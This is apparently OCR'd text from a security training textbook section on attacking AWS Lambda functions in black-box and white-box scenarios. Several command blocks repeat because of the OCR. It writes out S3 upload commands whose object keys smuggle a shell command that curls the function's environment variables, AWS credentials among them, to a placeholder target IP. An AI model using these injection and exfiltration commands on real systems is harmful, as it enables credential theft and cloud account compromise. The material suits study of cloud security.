
```
aws s3api get-object-tagging --bucket
prod-file-bucket-eu --key config161.zip
```

- Create a new connection with another EC2:

```
aws s3 cp config.zip 's3://prod-file-bucket-
eu/screen;curl -X POST -d  "testCurl" <Target IP>:443;'
```

- Use the env environment for extracting the AWS credentials:

```
aws s3 cp config.zip 's3://prod-file-bucket-
eu/screen;curl -X POST -d  "`env`" <Target IP>:443;.zip'
```



Serverless-Based Attacks on AWS Lambda (Cont'd)

White-Box Scenario

- In this scenario, attackers **hold prior information** about the environment, which helps them in achieving their goals
- Check the **user policies** associated with an account: `aws iam list-attached-user-policies --user-name operator`
- List the **Lambda functions** and identify a specific role: `aws lambda list-functions`
- Find more information about the Lambda function: `aws lambda get-function --function-name corpFuncEasy`

5 Exploits the AWS Lambda function
Attacker
1 Obtains user credentials through phishing
Social Engineering
2 Finds information about policies and roles
S3 Buckets
3 Lists Lambda functions
AWS Lambda
4 Attacker downloads the Lambda Code for further exploitation

Serverless-Based Attacks on AWS Lambda

As serverless functions can run without a managed server, they are vulnerable to different application-level attacks such as DDoS, command injection, and cross-site scripting (XSS). Attackers can abuse AWS Lambda functions to gain privileges and compromise the confidentiality of an account.


Attackers can use two scenarios for abusing Lambda functions, which are discussed below.

Black-Box Scenario

In this scenario, attackers make certain assumptions regarding the specific feature as they do not have prior information about the internal working systems or the environment.

The steps to perform an attack using the black-box scenario approach are as follows.

- **Step 1:** An attacker accesses a misconfigured S3 bucket that was not implemented with any credentials. The misconfigured buckets that the attacker gains access to may contain various organizational files.
- **Step 2:** Now, the attacker uploads files to S3 and then rechecks their configurations.
- **Step 3:** Once the files are uploaded, the tags of the individual files can be calculated using a Lambda function.
- **Step 4:** Then, the attacker exfiltrates the cloud credentials of an account and starts enumeration for higher privileges with the acquired AWS credentials.



Accesses S3
without credentials
1
Uploads
a file into S3
2
Lambda function
calculates the tag for
individual files
3
S3 Bucket
AWS Lambda
Attacker
Exfiltrates AWS credentials
4

Figure 19.74: Black-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to list the objects within the specific bucket. Here, consider the "`prod-file-bucket-eu`" bucket.

```
aws s3 ls prod-file-bucket-eu
```

- Run the following command to check the assigned tags along with some useful information:


```
aws s3api get-object-tagging --bucket prod-file-bucket-eu --key config161.zip
```

- Run the following command to create a new connection with another EC2 instance and ensure that arbitrary commands can be executed and can access the cloud environment:

```
aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X POST -d "testCurl" <Target IP>:443;'
```

- Execute the following command to use the env environment for extracting the AWS credentials that can be used to access that account. The curl command helps in extracting these credentials.

  ```
  aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X
  POST -d "`env`" <Target IP>:443;.zip'
  ```



```

